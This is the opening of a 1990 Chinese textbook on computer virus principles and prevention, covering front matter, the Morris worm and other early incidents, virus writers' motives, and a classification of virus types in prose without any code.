计算机病毒的原理及防治

林宣雄　叶　涛

西安交通大学出版社

封面设计　杨玫云

ISBN7-5605-0344-6/TP·33
定　价：4.20 元

计算机病毒的原理及防治

林宣雄　叶　涛

西安交通大学出版社

内 容 简 介

本书全面系统地介绍了计算机病毒的概念、计算机病毒产生的原因，以及它的危害和各种类型病毒的症状和特征，给出了预防和医治计算机病毒的方法。全书共分十章，附录部分介绍了应用软件 DEBUG、PCTOOLS 的功能、使用方法和有关参数。

本书既可作为了解计算机病毒的知识性读物，又可作为防治、研究计算机病毒的手册和工具书。供广大计算机工作者参考。

计算机病毒的原理及防治

林宣雄　　叶　涛

责任编辑　　赵丽平

*

西安交通大学出版社出版

（西安市咸宁路 28 号）

西安交通大学出版社印刷厂印装

陕西省新华书店发行　　各地新华书店经售

*

开本 787×1092　1/32　印张 7.375 字数:159 千字

1990 年 3 月第 1 版　　1990 年 6 月第 2 次印刷

印数: 10001——30050

ISBN 7-5605-0344-6/TP·33　　定价:4.20 元

前　言

1977 年夏天，一本科学幻想小说轰动了美国科普界，一时极为畅销，被认为是非常杰出的科幻作品。在这本名为《Adolescence of P-1》的书中，描写了一种可以在计算机之间互相传染的病毒，这种病毒最后控制了几千台计算机，酿成一场灾难……。也许人们因此受到启迪，今天，计算机病毒已从科学幻想变成了现实。

几年来，计算机病毒从无到有繁衍迅速，到处传播危害各国。特别是 1989 年，计算机病毒侵入我国，成为我们不得不面对的现实。计算机病毒究竟是什么东西？它是如何产生、传播和危害计算机的？对于计算机病毒应如何检测、医治和预防？这是广大计算机用户和计算机工作者迫切需要了解和极为关注的问题。为了解答这方面问题和提供这方面的知识，我们综合了一些资料加上自己对计算机病毒的研究结果编写了本书。

本书共分十章，全面系统地介绍了计算机病毒的概念、计算机病毒产生的原因，以及它的危害和各种类型病毒的症状和特征，给出了预防和医治计算机病毒的方法。本书一个特点是不但深入剖析了计算机病毒的原理，而且对典型的病毒程序作了详尽的文字注释，将其所用的手段、技巧和危害计算机的方式彻底公之于众，使之不能继续蒙骗人们。针对计算机病毒是钻了计算机的弱点、不足之处的空子这一特征，书中对计算机的细节、有关参数和各种参数的计算、换算公式作了全面介绍，这些内容一部分散见于一些书刊资料，另一部分则由作者在长期的研究工作中积累、归纳所

得。这部分内容不仅对研究计算机病毒是必不可少的知识，而且对计算机其它方面的研究也是极为难得的参考资料。书中还给出了若干检测、医治计算机病毒的实用程序，这些程序都在 IBMPC／XT，AT，286 及兼容机上通过，可供读者使用和借鉴。本书的附录介绍了在防治研究计算机病毒中最重要的工具 DEBUG、PCTOOLS 应用软件的功能、使用方法和有关参数。本书既可作为了解计算机病毒的知识性读物，又可作为防治、研究计算机病毒的手册和工具书。

本书第一章至第四章和第八章由叶涛编写，其余章节由林宣雄编写。胡正家教授在本书编写过程中曾给予指导，特此表示感谢。特别值得一提的是西安交通大学出版社赵丽平编辑，从本书一开始她就给予了热情的支持和帮助。没有她和出版社其他同志的辛勤工作，本书不可能这么快就与读者见面。特向他们表示崇高的敬意。本书在编写过程中还参考了不少专家、学者的有关论述，在此谨向他们致以谢意。

由于时间仓促，加之我们水平有限，书中难免有许多错误和遗漏之处，竭诚希望广大读者不吝指教。

作　者

1989.12

目　录

第一章　什么是计算机病毒

1-1　美国军事计算机网络遭到袭击

1988 年 11 月 2 日，落日带着神秘的余晖，沉入西边的天际。夜幕降临后，美国许多大学、研究中心、国防部研究机构、军事基地依然与往常一样繁忙，计算机不断地处理着由大型计算机网络送来的各种数据，专家和科研人员还在紧张地工作和从事各种研究。突然，计算机终端屏幕上出现了一些乱七八糟的符号，随后一切正常运算全部中断。整个东西海岸上，东起麻省理工学院、哈佛大学、马里兰海军研究实验室、马里兰大学，西到加里福尼亚大学的伯克利圣地亚哥分校、以及弗吉尼亚的太空总署研究中心、斯坦福大学国家研究所、甚至兰德公司研究中心，所有计算机都同时出现了故障。正在进行国防、科学技术研究的专家和科技人员，被突如其来的故障搞得莫明其妙，顿时陷入一片混乱之中。与此同时，计算机并没有停止工作，仍在高速地运行，大量自行复制一段不明来历的程序。专家们手忙脚乱地力图排除故障，但是一切努力均为徒劳，只好无可奈何地看着这段"罪恶"的程序通过庞大、高效的计算机网络迅速扩散。这段程序所到之处都毫不客气地自行复制数百次，使得计算机系统不堪重负无法处理其他作业，从而阻塞了数以千计的计算机，使它们无法正常工作，陷入瘫痪。

这个遭到"袭击"的 INTERNET 网是美国一个重要的国防、军事计算机网络，它包括五个计算机中心和十二个地区节点，联接着政府、大学、研究所和拥有政府合同的二万五千多台计算机。在 INTERNET 网中有三个基本网：美国国防部远景规划署的 ARPANET 网(Advanced Research Projects Agency NET)、军方的 MILNET 网和美国国家科学基金会的 NSFNET 网(National Science Foundation NET)。在这个重要的网络中，历来极为重视安全问题，早在 1986 年，MILNET 网就专门组织了从外部对网络攻击的研究，并就研究结果改善了网络的安全系统。这次事件使美国国防部感到震惊，当天夜里国防部成立了一个应急中心，处理这起被称之为"计算机病毒"的袭击案，着手调查并协同全国数千名计算机专家进行网络的"消毒"工作。

到 11 月 3 日下午为止，全美国共有六千多台联网的计算机遭到"病毒"侵害，造成了整个网络瘫痪二十四小时的后果。经过日夜奋战，直到 11 月 4 日，美国国防部才宣布消除了"病毒"，受感染的计算机网络恢复正常。

据统计，这次病毒侵害造成的直接经济损失达九千六百万美元，对各大研究中心和网络用户研究工作的影响则难以用美元来估算。由于 ARPANET 网与国际上其它网相联，因此这次事件还波及了国外一些研究机构。美国计算机专家普遍认为，这是美国计算机有史以来所遭受最严重、规模最大的侵犯。

1—2 计算机病毒的概念

病毒本来是生物学领域的术语，是指能够使有生命的人

或动植物致病的微生物。病毒怎么会与计算机联系起来呢？原来，所谓的“计算机病毒”是指进入计算机数据处理系统的某些错误信息，它们能够在计算机内部反复地自我繁殖和扩散，危及计算机系统的正常工作，造成种种不良后果，最终使计算机系统发生故障以至瘫痪。这种现象与生物界病毒在生物体内部繁殖、相互传染，最终引起生物体致病的过程极为相似，所以人们把它形象地称为“计算机病毒”。

计算机病毒一般是一段程序或一组指令，它们具有下列的特点：

(1) 隐蔽性　计算机病毒都是一些可以直接运行或间接运行的具有高超技巧的程序，可以隐藏在操作系统、可执行程序或数据文件中，不易被人察觉和发现。

(2) 传染性　病毒程序一进入计算机系统就开始寻找进行感染的其它程序或信息媒介。它通过自我复制，很快地传播到整个系统或软盘、硬盘上。可以迅速地感染一个局部网络，一个大型计算机中心，或者一个多用户系统以及微型计算机系统。

(3) 潜伏性　病毒程序感染后往往并不立即发作，可以在几天、几周甚至几个月、几年内悄悄地进行传播和繁殖而不被发觉。在此期间，只要计算机系统工作，就会传染病毒，使得编制的程序和数据备份等可能染上病毒，成为病毒“携带者”。

(4) 表现性　病毒程序的最终目的是要捣乱、要破坏，因此一定要表现它的存在。病毒程序可能按照设计者的要求，在某种条件下使“攻击”部分活跃起来，对计算机实施攻击。表现（也称作“发作”）的条件与多种情况联系起来，如满足特定的时间或日期、期待特定用户识别符出现、特定文

件的出现或使用、一个文件使用的次数超过设定数等等。

计算机病毒的概念是在 1983 年 11 月 3 日的一次计算机安全学术讨论会上，由弗莱德·科恩(Fred Cohen)首次提出的。他对计算机病毒所作的定义内容是：计算机病毒是一个能够通过修改程序，把自身复制进去进而去"传染"其它程序的程序。弗莱德·科恩的定义强调了计算机病毒必须能够"传染"其它程序这一特点。

1-3 计算机病毒的起源

美国是计算机病毒的发源地。早在六十年代初期，美国电报电话公司贝尔研究所里有一群年轻研究人员，常常做完工作后，就留在实验室里兴致勃勃地玩一种他们自己独创的计算机游戏。这种叫作"达尔文"的游戏玩法很有刺激性，它是由每个人编制一段程序，然后输入计算机里运行，相互展开攻击，设法毁灭别人的程序，这种程序就是计算机病毒的雏形。当时人们并没有意识到这一点，计算机病毒只是出现在科幻小说里作为故弄玄虚的"佐料"，没有人相信在现实生活中会出现这种东西。

真正的计算机病毒，通常认为是在十年前，首先产生于贝尔研究所，当时是因为工作失误无意中造出了计算机病毒。也有人认为在同一时期，首先是施乐公司帕洛阿尔托研究所的研究人员在试验开发中，造出的计算机病毒。从那之后，一些软件开发人员和恶作剧者，为了显示自己高超的技巧或存心开玩笑，陆续制造了不少计算机病毒。

计算机界真正认识到计算机病毒的存在是 1983 年。弗莱德·科恩在 1983 年 11 月 3 日的计算机安全学术讨论会上

提出计算机病毒的概念后，随后获准进行实验演示。当天，专家们首先在运行 UNIX 操作系统的 VAX 11／750 机上实验成功第一个病毒，一周后（即 11 月 10 日）演示了另外五个实验。在五次实验中，病毒使计算机系统瘫痪所需时间平均为 30 分钟，证明病毒的攻击可以在很短的时间内出现，并得以发展和快速传播，从实验中证实了计算机病毒的存在。

1—4 计算机病毒与计算机犯罪

计算机犯罪不是说计算机去犯罪，而是指利用计算机去犯罪，犯罪的客体仍然是人。一般来说，把随意使用计算机或数据通迅设备、对受害者造成实际的或潜在的损失、或使犯罪者有实际的或潜在的收获活动，叫做计算机犯罪。通俗一些，就是“滥用计算机”。

计算机犯罪大约有五种类型：①盗窃程序和数据；②更改程序和数据；③盗用计算机时间；④用计算机进行贪污；⑤对计算机系统进行破坏。

计算机病毒是滥用计算机的典型，它用自定义程序或命令代码的方式实现对正常系统的干扰和破坏，属于计算机犯罪中的第五种形式，即对计算机系统进行破坏。由于计算机病毒与其它类型的犯罪不一样，往往在毫无知晓的情况下造成大面积“发病”，带来巨大损失。所以对制造病毒的人一定要严加惩处。

第二章　病毒造成的恐慌与危害

2-1　“黑色星期五”

1989 年 10 月 6 日，荷兰警方郑重宣布，星期五（10 月 13 日）全球将发生计算机大灾难！这一天计算机病毒将攻击计算机。灾星是三种计算机病毒，它们可以破坏计算机程序、数据或把数据全部“洗掉”。警方警告说，这些病毒已感染了荷兰 10 万台计算机。与此同时，台湾计算机厂商也发出警告，根据经销商回收资料估计，台湾现有 70 万台个人计算机中约百分之七八十已潜伏了病毒，情况严重时，星期五至少有 50%可能会发病。一时间，全世界计算机用户一片恐慌。

面对警方的警告，计算机病毒防治专家迅速响应，推出了多种抗病毒软件供计算机用户使用。计算机厂商劝告人们在这几天最好不要开机，以避开病毒的袭击。对于连续工作不能停机的重要计算机网络和计算机系统，足智多谋的程序专家也施用了妙计，他们编制程序把数据存档日期从 12 日直接“过渡”到 14 日，越过 13 日。

由于采取了各种防范措施，事后仅有美国、荷兰、法国、英国和瑞士少数几个国家一些没有做好预防工作的计算机受到病毒侵袭，大灾难没有成为事实。

这个本来准备大肆施虐的病毒，其传染对象主要是运行

MS-DOS 的 IBM PC 机及兼容机，目前全世界共有这类计算机 2300 万台，一旦病毒流行开来，后果不堪设想。

这种病毒采取自扩散的方式传播，进行编码后向系统的各个目录、子目录扩散，通过调制解调器在网上传播，通过软盘媒介在微机上传染。当系统时钟转到 13 日星期五时，病毒就清除磁盘上 0 磁道信息、破坏磁盘目录。

这次事件虽然已经过去，但是人们并未搞清楚如何避免这次灾难的真正原因。据研究这种病毒的专家说，开发清除这种病毒的软件是极困难的。日本虽然没有计算机在这个"黑色的星期五"受到感染，但是日本政府仍被这次事件所震动，通产省立即着手考虑制定新的方针，帮助计算机拥有者防止病毒在下一个 13 日星期五，（即 1990 年 4 月 13 日）扩散到日本来。

2-2 席卷全球的计算机病毒

计算机病毒自从 1983 年被专家们在实验中证实以后，短短几年里迅速蔓延到全世界。这里摘录部分报告：

▲ 1987 年 2 月美国东部一所医疗中心发生了一桩怪事，存储在医院计算机系统中的全部病历突然莫明其妙地消失了。专家们用了很长时间才查明，这是计算机病毒在作怪。编制这个病毒程序的恶作剧者还在计算机里留下了电话号码和这样一句话："当心病毒，请同我们联系接种疫苗。"

▲ 1987 年 10 月 21 日美国特拉华大学的一个计算机终端上发现了病毒，被感染的所有磁盘的卷标号上都变成了 Brain 这个词，并且部分磁盘中的数据文件也遭到了破坏。这就是后来风靡世界、著名的"Brain 病毒"。

▲ 1987 年 11 月 18 日美国宾夕法尼亚州勒海(Lchigh)大学受到又一种病毒的袭击，这种病毒一发作，便把磁盘上的文件撤消。仅两天时间，就有 600 多个软、硬盘被感染，造成学校图书馆含有硬盘的微型计算机系统的崩溃，使很多学生和其他读者自备的软盘也遭到了破坏。

▲ 1987 年 12 月下旬圣诞节前夕，病毒侵袭了 IBM 公司的国际电子信息网，恶作剧地先向计算机用户发出节日祝贺，然后根据该系统的用户信息来往名单记录，向每个曾使用过这个信息网的用户发出了相同的贺信，大量连锁信件使得这个著名的大型计算机网络不堪重负而瘫痪。不但美国，连以色列的赫布莱大学也遭到这种病毒的侵袭，致使多年的研究资料报废。

▲ 1988 年 3 月 2 日，这天开机工作的所有苹果牌微机 Macintosh 计算机在屏幕上自动出现了这样一条信息："《MacMag》杂志出版商 Richard Brandow 及全体人员，借此机会向全世界所有 Macintosh 用户们转达全球和平信息"，接着程序就自行毁坏了。

▲ 1988 年春，台湾大学资讯工程研究所，一台参加在台北市举行的 1988 年国际计算机围棋赛的计算机被病毒侵扰，完全瘫痪根本无法对弈。这是在台湾被发现的首例计算机病毒案件。

▲ 1988 年 8 月，苏联政府机构的计算机网络发现病毒入侵。三个月后，据专家宣称发现了三类计算机病毒，已查明其中两类。第一类是 A 型病毒，专门阻塞存储器，迫使计算机停止工作；第二类 B 型病毒，破坏程序日录，使计算机无法工作；第三类尚未说明。

▲ 1988 年 9 月 12 日，与日本电气公司联机的日本最

大的个人计算机网 PC-VAN 网发生计算机病毒入侵用户计算机事件。

▲ 1988 年 11 月 2 日，美国非常重要的国防计算机网络 INTERNET 网遭到病毒袭击，瘫痪了二十四小时，损失惨重。

▲ 1989 年初，中国大陆发现计算机病毒，很快在全国许多地方蔓延。

▲ 1989 年 10 月 13 日，"哥伦布日"病毒在全球发作，引起巨大恐慌。

除此之外，英国、联邦德国、加拿大、新西兰等国也发现若干病毒入侵事件。

短短几年里，计算机病毒到处施疟，引起人们普遍关注和重视。1989 年新年伊始，颇有影响的日本《朝日新闻》评选出 1988 年世界十大科技新闻，"计算机病毒侵入日、美、苏计算机网络"以第二条重要新闻的显著位置入选。同一时期，美国科学家评述的在生物和技术物理领域内 1988 年重要国防科技十大新闻，"计算机病毒在欧美流行"也被列入其中。由此可见，计算机病毒已被引起了广泛的注意。

2-3 病毒在中国流行

计算机病毒在 1987 年就已出现在美国和欧州的计算机网络中，早已引起各方面的注意和警惕。而我国许多人却认为国内计算机通信网络尚处于初期阶段，计算机病毒难以流行起来。其实，迄今已发现的计算机病毒绝大多数是在 IBM PC 机及兼容机之间传播的，我国拥有大约 30 万台这类机器，因此计算机病毒也构成了对中国计算机用户的威

胁。

1989 年厄运降临中国，计算机病毒踏进了中国的大地。年初，首先是统计系统发现病毒，最突出的是大连市统计局。当时该局计算中心所有 M24 微型计算机全部感染上一种被称之为"圆点"的病毒。这种病毒发作时，屏幕上出现类似台球运动的小圆点，这些小圆点无休止地运动，使计算机工作速度明显变慢，以致无法处理正常的作业。这种病毒传染性极强，凡是在有毒机器上使用过的磁盘都会被传染。然后以软盘为传播媒介，如果带毒盘用到健康的机器上，就有可能把病毒传染到健康的机器上。当时正值编制 1988 年统计年度报表期间，由于计算中心的微机均感染上了病毒，致使使用这些机器编制或拷贝的程序全部带毒。通过向所辖县（市）区发放这些程序软盘，使大连市各县（市）区的微机均感染上这种病毒。

紧接着，三月初重庆西南铝加工厂计算中心出现病毒，七台机器受感染，严重影响管理信息系统运行。没几天，下属几个单位也相继染上病毒，迫使研究人员停下其它工作，全力以赴对付病毒。经过约一周时间的研究，终于搞清病毒程序工作原理，找出了医治的办法，对被感染的磁盘进行了消毒处理，并且研制出了反病毒程序，这是国内首先推出的抗病毒程序。

在这以后，计算机病毒在中国大地迅速流行。五月初，建设银行常州市中心支行正在工作的微机发现病毒、中国人民银行益阳分行发现病毒、北京地区高等学校和科研单位纷纷发现病毒、福建省三明市计委计算中心发现多种病毒……。

由于病毒传播的途径是软盘，只要带有病毒的软盘在健

康的机器上一经使用，病毒就立即感染该机硬盘，使该机成为毒源。凡是在有毒机器上使用过的软盘均会被感染，然后通过这些携毒盘再把病毒扩散出去。这样一传十、十传百，短短几个月时间，病毒就传遍了全国各地，造成极大的危害和恐慌。为此，立即引起了各有关方面的注意。

九月份，上海市电子信息系统推广应用办公室和市公安局联合发出通知，要求各有关单位谨防计算机病毒传染，并在上海建立计算机病毒"疫情"报告制度。十月，福建省计算机协会受省电子振兴办公室和省公安厅的委托，对全省计算机病毒情况进行调查，搜集与研讨消除病毒的办法，协助有关单位消除病毒。1989 年 11 月 3 日在云南昆明召开的"第四次全国计算机安全技术交流会"上，关于'计算机犯罪、计算机病毒研究'的技术交流，成了这次会议的一个热门话题。

2-4 计算机病毒攻击的对象

从理论上来说，由于任何计算机系统都有薄弱点，任何操作系统都不可能尽善尽美，因此可以针对这些薄弱点设计出各式各样的计算机病毒，没有一种计算机系统能够幸免于病毒的攻击。

但是，截止目前为止，计算机病毒攻击的主要目标是微型计算机（即 PC 机），小型机相对于微型机有较好的安全特性。对微型机而言，病毒通过重新改写磁盘文件分配表 FAT，有可能毁掉整个硬盘或软盘；对小型机（如 VAX 机）来说，它具有一个分段指令集，用户及计算机病毒只能在系统磁盘上属于自己的存储空间写入或抹去数据，所以病

毒改写整个磁盘的现象是极难发生的。病毒对小型机的攻击是连续高速地自我复制，使计算机资源被大量非法侵占，导致处理机无暇顾及处理其它程序，最终因严重超载造成瘫痪。

操作系统的固有弱点是病毒入侵的主要途径，例如在MS-DOS 或 PC-DOS 中没有内存管理功能，UNIX 中保留的"超级用户"的用户等级等，都给病毒程序非法运行敞开了方便之门。

在我国，由于计算机网络还处于初期阶段，主要是微机单机系统，因此对微机病毒的研究是计算机病毒研究的主要方向。

2-5 病毒的危害

计算机病毒的危害可以分为对计算机网络的危害和对微型计算机的危害两个方面，下面根据当前掌握的情况分别介绍。

病毒对网络的危害主要有下列几种:

(1) 病毒程序通过"自我复制"传染正在运行的其它程序，与正常运行的程序争夺计算机资源;

(2) 病毒程序可冲毁存储器中的大量数据，致使计算机其它用户的数据蒙受损失;

(3) 病毒不仅侵害所使用的计算机系统，而且侵害与该系统联网的其它计算机系统;

(4) 病毒程序可导致计算机控制的空中交通指挥系统失灵，银行金融系统瘫痪，卫星、导弹失控，工厂生产停滞，政府机构、事业部门秩序紊乱。

病毒对微型机的危害大致有下列几种形式:

(1) 破坏磁盘文件分配表，使用户在磁盘上的信息造成丢失;

(2) 将非法数据写入 DOS 的内存参数区，引起系统崩溃;

(3) 删除硬盘或软盘上特定的可执行文件或数据文件;

(4) 修改或破坏文件的数据;

(5) 影响内存常驻程序的正常执行;

(6) 在磁盘上产生虚假坏簇，从而破坏有关的程序或数据文件;

(7) 更改或重新写入磁盘的卷标号;

(8) 不断反复传染拷贝，造成存储空间减少，并影响系统运行效率;

(9) 对整个磁盘或磁盘上的特定磁道进行格式化;

(10) 系统空挂，可以造成显示屏幕或键盘的封锁状态。

除了上述的实际危害以外，前面已介绍过病毒对网络侵害造成的巨大损失，实际上病毒对微机也造成巨大危害，例如美国拥有的 100 多万台苹果牌微机，已有 25000～30000 台感染上病毒，其中约有 5000 台已无法根治。由此可见计算机病毒危害之一斑。

一个小巧的病毒程序可令一台微型计算机、一个大型计算机系统或一个网络处于瘫痪，这一方面反映了当今计算机系统的脆弱性，同时另一方面反映了计算机病毒的危害性，计算机病毒已对计算机安全构成极大威胁。

第三章　制造病毒的动机

计算机病毒是针对计算机系统的弱点而设计的程序，制造病毒程序必须具备两个条件：①对计算机系统非常熟悉，了如指掌；②具有极为高超的编程技巧。

由于病毒程序需要满足一些非常苛刻的操作过程，满足很特殊的条件，除极个别是由于不小心而无意产生出来的外，差不多均为有意制造。其目的各式各样，这里举出几例。

3-1　"超群智力"的发挥

许多计算机病毒出自于"超级电脑迷"之手，以显示他们的"超群智力"，但是这些"杰作"造成了难以估量的损失。

造成美国军事计算机网络瘫痪的病毒制造者，是一个只有23岁的年青人，他叫罗伯特·莫里斯，是美国康奈尔大学计算机专业的研究生。

这个"电脑迷"的父亲老莫里斯是贝尔研究所的技术专才，是政府安全部门中一个了不起的计算机安全专家，他是六十年代初贝尔研究所里"达尔文"游戏的常胜将军。罗伯特·莫里斯从小就受父亲的影响很深，当他11岁时，家里买了一部微型计算机。开始莫里斯只用微机来做作业，但不久后便开始动手编一些程序，解决复杂的数学计算问题。17岁那年的夏天，他到贝尔研究所工作了一段时间，负责编写

一些有关计算机安全的程序。第二年夏天，又到贝尔研究所工作了一段时间。此后参与了哈佛大学的计算机计划并担任过私人电脑公司的工程师职务。这些经历给莫里斯极好的锻炼机会，使莫里斯积累了丰富的计算机编程经验，最终他的计算机智慧大露锋芒。

作为在康奈尔大学博士研究的部分内容，罗伯特·莫里斯瞄准了老莫里斯设计的保护计算机 UNIX 操作系统安全的软件，他利用 ARPANET 网络在安全方面的三个小缺点，打算把他设计的无害"病毒"程序慢慢地"渗透"到政府及研究机构的计算机系统中去。原来的设想不会造成损害或为人所知，可是一个小小的疏忽，使这个恶作剧的程序失去控制，病毒"闪电般"地广为复制、传播，"堵塞"了计算机网络，造成计算机网络瘫痪，迫使计算机专家们屈服，使他们在一段时间内束手无策。

3-2 利用病毒进行报复

美国一家计算机公司的一名程序员被辞退后，回到家里越想越生气，决定对公司进行报复。当晚即悄悄潜入公司输入了一个病毒程序，"埋伏"在公司计算机系统里。结果这个病毒潜伏了五年多才发病，造成整个计算机系统的紊乱，专家们费尽周折总算清除了这个病毒程序，但是却已经给公司造成了巨大损失。

另外有一个在银行工作的计算机程序员，事先在计算机中放入一个病毒，这个病毒发作的条件是"当我的名字在人事档案中消失，会计系统则发生紊乱"。后来他被辞退了，果然不仅银行的会计系统出了问题，而且所有与这家银行联

网的部门也都出现了紊乱。

3-3 对付非法拷贝

在美国特拉华大学发现的 Brain 病毒，是由巴基斯坦一个叫作阿尔维的人制造的。阿尔维编写这个程序的本意是想通过在软盘标号上写下 Brain 的标志，来追踪对他软件的非法拷贝者，并且当初仅仅是针对双面九扇区软盘的，后来他也提供了解毒程序。这似乎没有什么恶意，但是由于被别人利用后，出现了 Brain 病毒的各种变种，他提供的解毒程序也无法阻止 Brain 病毒的传播。至少现在已有一种 Brain 病毒的变种，它可以引起硬盘的随机出错，并且各种 Brain 病毒的变种在全世界广为流行，到处为害。

1988 年 3 月 2 日出现在苹果机中的病毒，是蒙特利尔的一伙程序员于 1987 年底通过《MacMag》(一种计算机爱好者杂志) 秘密放入一些苹果机软件中的。他们编写这个程序是为了做试验，查看这种病毒可以传播多远，以证实软件非法拷贝行为是广泛流行的。虽然这个试验使人们意识到了这一点，但是这种病毒最终影响了数十万台苹果牌微机。

有些软件公司感到对已获版权的软件加密，不如在软件中置入某种病毒，当检测出有对该软件进行复制企图时，相应的病毒会被激发而运行，一旦病毒被激活，则将破坏操作系统、数据和文件。基于这种考虑，大大助长了各种计算机病毒的传播。

3-4 敲诈勒索行为

1989 年年末，一些非洲国家的大公司、医院、政府部门相继收到一份别致的“礼物”——一张计算机软盘。在“礼物”的说明中娓娓动听地告诉受赠者，这是一个“艾滋病信息”软件包，是专为艾滋病预防者和医务人员制作的。在这个软件包的数据库里可以查阅到各种关于艾滋病的资料，还有医生根据患者叙述的情况和化验检查的数据来诊断病情的专家系统，以及预防艾滋病的的各种措施和艾滋病的初发症状信息等等。

这份“礼物”对艾滋病多发地区是极为诱人的，许多人迫不及待地想从中获得益处。尽管在这张磁盘上有一个警告，声称使用本软件者必须先向巴拿马某邮政信箱的西布格公司支付 378 美元，否则不仅软件无法使用，而且违约者自己的软件也将受到破坏。但是一些好奇者经不住说明的引诱，抱着侥幸的心理还是使用了它。开始还不错，可是没有多久许多计算机便纷纷出现问题，轻者存储系统发生紊乱，使其数据报废无法使用，重者整个计算机系统瘫痪，无法工作。

这家所谓的“西布格公司”是一位名叫鲍伯的人编造的。鲍伯是美国的一位人类学专家，他曾获得哈佛大学授予的人类学博士学位，后在世界卫生组织的机构中工作。他通过邮局免费向欧洲、北美、远东、东南非各国的医院、商业公司和政府部门寄出了 26000 多盘这种磁盘。在这次事件中，仅肯尼亚就有几百家拥有计算机的大企业、银行等机构计算机程序遭到破坏。在肯尼亚国内引起了一场不大不小的计算机病毒恐慌。

事后，美国联邦调查局的特工人员逮捕了鲍伯，指控他利用计算机病毒对许多国家的政府部门及公司进行敲诈。

3-5 其它目的

许多病毒的制造者是年轻的大学生、中学生，这些“电脑迷”出于恶作剧或不可告人的目的，设计或改造了许多病毒，使计算机病毒品种、花样越来越多，例如在台湾有一个改编自“哥伦布日”的病毒，名叫“快乐的星期天”，当病毒发作后，屏幕上即出现“HAPPY SUNDAY”字样；另外一种“两只老虎”病毒，则在摧毁计算机系统后，大唱“两只老虎”的歌曲，令被害者哭笑不得。

计算机病毒也被情报部门用于军事情报目的，据美国《时代》周刊透露，美国国家保安机构和中央情报局已进行了试验，将能够破坏程序的病毒输入苏联的计算机系统，以引起苏联计算机系统的紊乱。

凡此种种，可以看出计算机病毒一般都是为了各种目的人为地制造出来的，要消除计算机病毒，除了在技术上采取相应措施之外，加强计算机软件立法和对计算机软件人员的教育是极为重要的一环。

第四章　计算机病毒的分类及病例

4-1　狭义病毒与广义病毒

据不完全统计，已发现的计算机病毒品种已达 30 多种。小的病毒只有 20 条指令、不到 50 个字节，而大的病毒象一个操作系统、由上万条指令组成。有些病毒传播很快，并且一旦侵入计算机就马上摧毁系统，而另一些病毒有较长的潜伏期，机器在感染后的两三年后才开始发病；有些病毒感染系统内所有程序和数据，而另一些病毒只对某些特定的程序或数据感兴趣。多数病毒一开始并不摧毁整个计算机系统，它们只在数据库或其它数据文件里将小数点移一移，增加或抹去一两个"0"，有些病毒除了不断自我复制以外什么也不干。对于各种各样的病毒程序如何划分也有不同的看法。

狭义计算机病毒的概念，是由计算机病毒专家弗莱德·科恩博士提出来的，他是这样叙述的：（计算机病毒是）能够通过修改程序，把自身拷贝进去进而去"传染"其它程序的程序。这个定义强调能够自我复制并能传播这一特点，抓住了计算机病毒的实质；广义计算机病毒的概念则从狭义的概念扩充出去，把能够引起计算机系统故障、破坏计算机数据的"古典的"计算机犯罪手法统统包括进去。例如"逻辑炸弹"、"陷井入口"、"特洛伊木马"等。一般美国采用狭义概

念，日本则采用广义的概念，我国一般偏向于狭义概念。

4-2 病毒的类型

微型计算机病毒按照病毒程序侵犯计算机系统的途径，大致分为四种类型：

(1) 系统引导型(Operating System Viruses)

系统引导型也称作操作系统型，这种类型病毒的特点是：当系统引导时就把病毒程序装入内存，在机器运行过程中能够经常捕获到 CPU 控制权，在得到 CPU 控制权的时候进行病毒传播，并在特定的条件下发作。而一般情况下这些事情是悄悄完成的，因而难以被用户发觉，有很大的危险性。

(2) 外壳型(Shell Viruses)

被这种病毒感染的一般是 DOS 下的可执行文件。每使用一次已感染的程序，病毒就在磁盘上寻找一个尚未感染的程序，将自身复制到该程序中使其染毒，并使该程序在执行时首先执行这段病毒程序，达到不断繁殖的目的。由于它不断地繁殖，消耗了大量的 CPU 资源，使受感染的计算机工作效率大大降低，最终造成死机。

(3) 源码型(Source Code Viruses)

源码型病毒在程序被编译之前插入到诸如 FORTRAN、C、PASCAL 等语言编写的源程序当中。

(4) 入侵型(Intrusive Viruses)

这类病毒因可以侵入到现有程序之中而得名，它把病毒程序插入到主程序中去，当其侵入程序体后很难清除，但是这类病毒比较难以制造。

计算机网络上的病毒按照广义计算机病毒概念有下列几种:

(1) 蠕虫(Worm)

蠕虫是一种短小程序，这种程序使用未定义过的处理器来自行完成并行处理。

蠕虫的思想是 1982 年 Shock 和 Hupp 根据 Shockwave Rider 一书中的一种概念提出的。这种蠕虫程序常驻于一台或多台机器中，并有重新定位的能力。如果它检测到网络中的某台机器未被占用，就把自身的一个拷贝发送给那台机器，每个程序都能把自身的拷贝重新定位于另一台机器中，并能识别它的这个拷贝副本所占领的机器是哪一台。

蠕虫程序不一定是有害的，它可以作为网络设备的一种诊断工具，检测网络上某些机器间通信中所产生的差错率中的成对变化。

但是如果蠕虫程序被利用，使它在网络中连续高速地复制自己，长时间地占用系统资源，使系统负担过重，就会造成网络瘫痪。

(2) 逻辑炸弹(Logic Bomb)

这是一个由满足某些条件（如时间、地点、字段、特定名字出现等）时，受激发而引起破坏的程序。

逻辑炸弹是由写程序的人有意设置的，它有一个"定时器"，由写程序的人安装，不到时间不爆炸，有一定的潜伏期，一旦炸弹爆炸，对计算机数据资料的破坏是致命的。

(3) 特洛伊木马(Trojan Horse)

它是一个外表上很有吸引力而且显得很可靠的程序，往往出现在网络的电子告示牌上，这些程序带有引人喜爱的名字，当使用者通过网络引入自己的计算机后，使用一段时间

或运行一定次数后便会发生巨大故障或各种问题。

传说古时候的特洛伊战争中，希腊人为了攻入特洛伊城佯装退兵，留下一匹大木马，其内藏有一支精兵。特洛伊人把木马当做战利品拉入城内，结果半夜里埋伏在木马里的希腊人出来与城外的希腊人里应外合，攻下了特洛伊城。从那以后，把让别人自己上当的欺骗行为称作"特洛伊木马"，特洛伊木马病毒因此而得名。从功能上来看，特洛伊木马与逻辑炸弹有异曲同工之处。

(4) 陷井入口(Back Door)

这是由程序开发者有意安排的。当程序开发完毕放进计算机中，实际运行后只有他自己掌握操作的秘密，使程序完成某种事情，而别人则往往会进入子程序死循环或其它岐路。

(5) 核心大战(Core Wars)

这是一个允许两个程序互相破坏的游戏程序，它同样也可能造成对计算机系统安全的威胁。

计算机病毒从其造成的后果来看，可以划分为良性的和恶性的，以及准恶性的。

良性病毒一般只会扩散，白白占用一些内存空间和外存空间。当它发作时，往往向屏幕输出一些信息"垃圾"，影响正常显示，降低系统执行效率，严重时会使正常工作无法进行。

恶性病毒是有目的的人为破坏，其破坏力和危险性都很大。破坏的方式一般是消除数据、删改文件、或对磁盘进行格式化。

